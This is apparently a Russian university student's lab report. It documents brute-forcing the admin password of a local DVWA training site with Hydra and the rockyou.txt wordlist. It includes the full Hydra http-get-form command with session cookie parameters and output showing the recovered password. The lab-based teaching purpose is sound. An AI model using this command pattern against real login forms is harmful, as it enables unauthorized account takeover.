

# Отчёт по этапу №3 индивидуального проекта

## Основы информационной безопасности

---

Мурашов И. В., НКАбд-03-23

11 апреля 2025

Российский университет дружбы народов, Москва, Россия


- Мурашов Иван Вячеславович
- Студент, 2 курс, группа НКАбд-03-23
- Российский университет дружбы народов
- 1132236018@rudn.ru
- <https://neve7mind.github.io>

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

## Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux (рис. 1).




```
(kali@ivmurashov) - [~/Downloads]  
$ ls  
rockyou.txt
```

Рис. 1: Файл со списком паролей

# Выполнение лабораторной работы

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).



The screenshot shows the DVWA web application interface. At the top is the DVWA logo. On the left is a sidebar menu with various vulnerability categories. The 'Brute Force' category is highlighted in green. The main content area is titled 'Vulnerability: Brute Force' and contains a 'Login' form. The form has two input fields: 'Username' with the value 'admin' and 'Password' with masked characters. A 'Login' button is below the fields. Below the login form is a section titled 'More Information' with three links to external resources.

**DVWA**

Home  
Instructions  
Setup / Reset DB  
**Brute Force**  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass

### Vulnerability: Brute Force

#### Login

Username:  
admin

Password:  
••••••••


Login

#### More Information

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

# Выполнение лабораторной работы


Чтобы получить информацию о параметрах cookie я установил соответствующее расширение для браузера (**cookies?**), теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).



Firefox Browser  
**ADD-ONS**

[Extensions](#) Themes More... ▾

Find add-ons



Available on Firefox for Android™

## Cookie-Editor

by [cgagnier](#)

⚠ This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

Learn more

Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy.

Remove

79,123  
Users

[187  
Reviews](#)

★★★★★  
4.1 Stars

5 ★		130
4 ★		17
3 ★		3
2 ★		7
1 ★		30

## Выполнение лабораторной работы

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
(kali@ivmurashov)-[~]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login:H=Cookie:security=medium; PHPSESSID=s1p9iectu5j7hnlinh57d4jdss:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 16:45:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
```

Рис. 4: Запрос Hydra



# Выполнение лабораторной работы

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
(kali@ivmurashov)-[~]  
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login:H=Cookie:security=medium; PHPSESSID=s1p9iectu5j7hnlinh57d4jdss:F=Username and/or password incorrect."  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 16:45:29  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task  
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login:H=Cookie:security=medium; PHPSESSID=s1p9iectu5j7hnlinh57d4jdss:F=Username and/or password incorrect.  
[80][http-get-form] host: localhost login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 16:46:05
```

Рис. 5: Результат запроса

# Выполнение лабораторной работы

Вводим полученные данные на сайт для проверки (рис. 6).

**Home**

**Instructions**

**Setup / Reset DB**

**Brute Force**

**Command Injection**

**CSRF**

**File Inclusion**

**File Upload**

**Insecure CAPTCHA**

**SQL Injection**

**SQL Injection (Blind)**

**Weak Session IDs**

**XSS (DOM)**

**XSS (Reflected)**

## Vulnerability: Brute Force

### Login

Username:

Password:

### More Information

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

# Выполнение лабораторной работы

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).

Home

Instructions

Setup / Reset DB

**Brute Force**

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

## Vulnerability: Brute Force


### Login

Username:

Password:

Login

Welcome to the password protected area **admin**



## More Information

- [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>

Приобрел практические навыки по использованию инструмента Hydra для брутфорса паролей.